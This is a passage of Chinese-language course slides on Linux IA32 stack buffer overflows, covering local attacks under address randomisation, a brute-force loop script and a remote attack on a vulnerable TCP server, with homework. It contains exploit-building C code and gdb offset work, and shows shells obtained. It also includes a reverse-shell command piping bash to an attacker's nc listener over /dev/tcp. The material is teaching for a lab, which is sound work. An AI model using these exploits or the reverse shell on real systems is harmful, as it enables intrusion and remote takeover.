        badfile = fopen("./SmashLargeBuf.bin", "w");
        fwrite(attackStr, strlen(attackStr), 1, badfile);
        fclose(badfile);
}
```

- 依次编译和运行lexploit.c和lvictim.c，将获得一个shell。

```
gcc -o lexploit lexploit.c
./lexploit
    SmashLargeBuf():
        Length of attackStr=1023 RETURN=0xbfffee4c.
gcc -fno-stack-protector -z execstack -o lvictim ../src/lvictim.c
./lvictim 1
    Smash a large buffer with 1024 bytes.
$
```

9.3.3 对实际系统的本地溢出攻击(地址随机化)

- 现代操作系统采用了地址随机化技术，缓冲区的起始地址是会动态变化的，必须在攻击串中放置足够多的NOP，以使得RET的取值范围足够大，才能猜测一个正确的RET。而图9-2所示的NOP个数不会超过缓冲区的大小，RET的取值范围很小，不适合攻击现代操作系统。
- 因此，进行实际攻击时，一般将shellcode放置在攻击串的最末端，并且在攻击串中放置很多的NOP，能达到几万甚至几兆字节，即使是这样，也不能保证每次都能攻击成功。

- 打开地址随机化机制

sudo sysctl -w kernel.randomize_va_space=2

- 有漏洞的代码如下：

```
#define ATTACK_LEN 1024*1024*2
void smash_realbuf()
{
    char hugebuf[ATTACK_LEN+1];
    FILE *badfile;
    badfile = fopen("./SmashRealBuf.bin", "r");
    fread(hugebuf, sizeof(char), ATTACK_LEN, badfile);
    fclose(badfile);
    hugebuf[ATTACK_LEN]=0;
    smash_it((char *)hugebuf);
}
void smash_it(char * buf)
{
    char buffer[32];
    printf("(%d bytes) smash (%d bytes) addr=%p.\n\n",strlen(buf), sizeof(buffer), buffer);
    strcpy(buffer, buf);    // smash it and get a shell.
}
```

缓冲区的起始地址
和返回地址在攻击串的位置OFF_SET

```
gcc -fno-stack-protector -z execstack -o lvictim lvictim.c
gdb lvictim
……
(gdb) set args 1 2
(gdb) disas disas smash_it
……
(gdb) b *(smash_it + 0)
Breakpoint 1 at 0x8048621
(gdb) b *(smash_it + 52)
Breakpoint 2 at 0x8048655
(gdb) disp/i $pc
```

```
(gdb) r
……
1: x/i $pc
=> 0x8048621 <smash_it>: push   %ebp
(gdb) x/x $esp
0xbfdfea6c:        0x080486bb
(gdb) c
……
1: x/i $pc
=> 0x8048655 <smash_it+52>:        call
0x80483d0 <strcpy@plt>
(gdb) x/x $esp
0xbfdfea30:        0xbfdfea40
(gdb) p 0xbfdfea6c - 0xbfdfea40
$1 = 44
```

- 以下代码(***lexploit.c***)构造针对缓冲区的**巨大攻击串（2MB的超大缓冲区）**，进行实际的攻击。

```
#define ATTACK_BUFF_LEN 1024
#define ATTACK_LEN ATTACK_BUFF_LEN*ATTACK_BUFF_LEN*2
void ShellCodeForRealWorld()
{
    char attackStr[ATTACK_LEN];
    unsigned long *ps;
    unsigned long ulReturn=0xbfdfef30 + 0x100;
    FILE *badfile;
    memset(attackStr, 0x90, ATTACK_LEN);
    strcpy(attackStr + (ATTACK_LEN - strlen(shellcode) - 1), shellcode);
    ulReturn = 0xbfdfea40 + 0x1000;
    ps = (unsigned long *)(attackStr+44);
    *(ps) = ulReturn;
    attackStr[ATTACK_LEN - 1] = 0;
    printf("\nSmashRealBuf():\n\tLength of attackStr=%d RETURN=%p.\n",strlen(attackStr), (void *)ulReturn);
    badfile = fopen("./SmashRealBuf.bin", "w");
    i = fwrite(attackStr, 1, strlen(attackStr), badfile);
    fclose(badfile);
}
```

依次编译和运行lexploit.c和lvictim.c，将以一定的概率获得一个shell

./lvictim 1 2

Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbf8139f0.

Segmentation fault (core dumped)

./lvictim 1 2

Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbfb5f550.

Segmentation fault (core dumped)

./lvictim 1 2

Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbf90d030.

Segmentation fault (core dumped)

./lvictim 1 2

Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbf87ea50.

Segmentation fault (core dumped)

./lvictim 1 2

Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbf6b4410.

Segmentation fault (core dumped)

./lvictim 1 2

Huge buffer (2097151 bytes) smash a real buffer(32 bytes) addr=0xbfd44a40.

$

用shell脚本实现暴力攻击： do_attack.sh

```
#!/bin/bash
SECONDS=0
count=0
maxcount=100000
while [ $count -lt $maxcount ]
do
    count=$(( $count + 1 ))
    duration=$SECONDS
    minutes=$(($duration / 60))
    seconds=$(($duration % 60))
    echo "$minutes minutes and $seconds seconds elapsed."
    echo "The program has been running $count times so far."
    ./lvictim
done
```

```
Terminal File Edit View Search Terminal Help
 far.
Smash a small buffer with 1024 bytes.

../src/do_attack.sh: line 19:  7942 Segmen
tation fault      (core dumped) ./lvictim
9 minutes and 20 seconds elapsed.
The program has been running 5400 times so
 far.
Smash a small buffer with 1024 bytes.

../src/do_attack.sh: line 19:  7944 Segmen
tation fault      (core dumped) ./lvictim
9 minutes and 20 seconds elapsed.
The program has been running 5401 times so
 far.
Smash a small buffer with 1024 bytes.

#
```

```
Terminal File Edit View Search Terminal Help                                  7:51 PM
The program has been running 8160 times so far.
Smash a large buffer with 1024 bytes.

./do_attack.sh: line 19: 21689 Segmentation fault      (core dumped) ./lvictim 1
14 minutes and 32 seconds elapsed.
The program has been running 8161 times so far.
Smash a large buffer with 1024 bytes.

./do_attack.sh: line 19: 21691 Segmentation fault      (core dumped) ./lvictim 1
14 minutes and 32 seconds elapsed.
The program has been running 8162 times so far.
Smash a large buffer with 1024 bytes.

./do_attack.sh: line 19: 21693 Segmentation fault      (core dumped) ./lvictim 1
14 minutes and 32 seconds elapsed.
The program has been running 8163 times so far.
Smash a large buffer with 1024 bytes.

./do_attack.sh: line 19: 21695 Segmentation fault      (core dumped) ./lvictim 1
14 minutes and 32 seconds elapsed.
The program has been running 8164 times so far.
Smash a large buffer with 1024 bytes.

./do_attack.sh: line 19: 21697 Segmentation fault      (core dumped) ./lvictim 1
14 minutes and 32 seconds elapsed.
The program has been running 8165 times so far.
Smash a large buffer with 1024 bytes.

$
```

9.4 Linux IA32 远程攻击

- 从另一台主机(通过网络)发起的攻击称为远程攻击。
- 远程攻击的原理与本地攻击是相同的，只不过攻击代码通过网络发送过来，而不是在本地通过文件或环境传送过来。

- 程序vServer.c从网络中接收数据包，然后复制到缓冲区，其中存在缓冲区溢出漏洞。

例程： vServer.c

```
#define SMALL_BUFF_LEN 64
void overflow(char Lbuffer[])
{
   char smallbuf[SMALL_BUFF_LEN];
   strcpy(smallbuf, Lbuffer);
}
int main(int argc, char *argv[])
{
   int listenfd = 0, connfd = 0;
   struct sockaddr_in serv_addr;
   int sockfd = 0, n = 0;
   char recvBuff[1024];
   if(argc<2){
      printf("Usage: %s <listening port number>.\n", argv[0]); return 1;
   }
```

```
  listenfd = socket(AF_INET, SOCK_STREAM, 0);
  memset(&serv_addr, '0', sizeof(serv_addr));
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
  serv_addr.sin_port = htons(atoi(argv[1]));
  bind(listenfd, (struct sockaddr*)&serv_addr, sizeof(serv_addr));
  listen(listenfd, 10);
  printf("OK: %s is listening on TCP:%d\n", argv[0], atoi(argv[1]));
while(1)   {
    connfd = accept(listenfd, (struct sockaddr*)NULL, NULL);
                                if(connfd==-1) continue;
    if((n = read(connfd, recvBuff, sizeof(recvBuff)-1)) > 0){
      recvBuff[n] = 0;
      printf("Received %d bytes from client.\n", strlen(recvBuff));
      overflow(recvBuff);
    }
    close(connfd);
    sleep(1);      }  }
```

gcc -fno-stack-protector -z execstack -o vServer ../src/vServer.c

- 对其进行调试可知，smallbuf的起始地址与返回地址的距离为0x4c=**76**字节。因此，在攻击串的偏移76放置4字节的返回地址，shellcode放在攻击串的最末端。
- rexploit.c能实现溢出攻击，并在被攻击端获得一个shell。 rexploit.c的核心函数如下：

```
void GetAttackBuff() {
        unsigned long *ps;
        memset(Lbuffer, 0x90, LARGE_BUFF_LEN);
        strcpy(Lbuffer + (LARGE_BUFF_LEN - strlen(shellcode) - 10),
                shellcode);
        ps = (unsigned long *)(Lbuffer+76);
        *(ps) = RETURN+0x100;
        Lbuffer[LARGE_BUFF_LEN - 1] = 0;
        printf("The length of attack string is %d\n\tReturn address=0x%x\n",
            strlen(Lbuffer),*(ps));
}
```

- 在虚拟机(假设其IP地址为10.0.2.15)的一个终端编译并运行vServer.c，结果为：

  gcc -fno-stack-protector -z execstack -o vServer vServer.c

  ./vServer 5060

  OK: ./vServer is listening on TCP:5060

- 在虚拟机的另一个终端编译并运行rexploit.c，结果为：

  gcc -o rexploit rexploit.c

  ./rexploit 10.0.2.15 5060

  The length of attack string is 1014

  Return address=0xbffff020

- 这时，在虚拟机上可以看到vServer被溢出并执行了一个shell：

  ./vServer 5060

  OK: ./vServer is listening on TCP:5060

  Received 1014 bytes from client.

  $

- 由此可见，远程攻击也成功了。应该说明的是，缓冲区溢出攻击的效果取决于shellcode自身的功能。
- 如果想获得更好的攻击效果，则需编写功能更强的shellcode，这要求编写者对系统功能调用有更全面深入的了解，并具备精深的软件设计技巧。

如何获得一个远程shell终端？

- 方法一： 反向shell
  - 在攻击者的电脑运行nc开启一个服务

    ubuntu 22， IP: 192.168.86.22： **nc -lv 9090**
  - 用shellcode**实现/bin/bash -i > /dev/tcp/192.168.86.22/9090 0<&1 2>&1的功能**。
  - 用设计好的shellcode攻击远程服务器的缓冲区溢出漏洞

  反向shell的命令行演示：

  在被攻击的电脑（ubuntu 16）运行：

  /bin/bash -i > /dev/tcp/192.168.86.22/9090 0<&1 2>&1
- 方法二： （自己研究）
  - 设计一个shellcode：重用已经建立的tcp连接所用的socket，并且将socket的输入和输出重定向到/bin/bash的输出和输入。
  - 攻击者发送攻击代码后，将建立好的到目标服务器tcp连接的输入和输出重定向到/bin/bash的输出和输入。

谢谢！

作业和实践

- **作业**
  1. 简述shellcode 的概念以及编写shellcode的步骤。
  2. Linux环境下的shellcode为什么不调用libc中的库函数，而是利用系统调用？
  3. 在攻击字符串中4字节的RET除了其取值范围要猜测准确外，还有什么需要考虑的（或者说有什么限制）？

- 上机实践（**自己练习，不考核**）
  - 写一个用gedit命令打开/etc/passwd的shellcode
  - 提示：设置execve的环境

```
char * envp[2];
envp[0] = "DISPLAY=:0";
envp[1] = NULL;
execve( name[0], name, envp);
```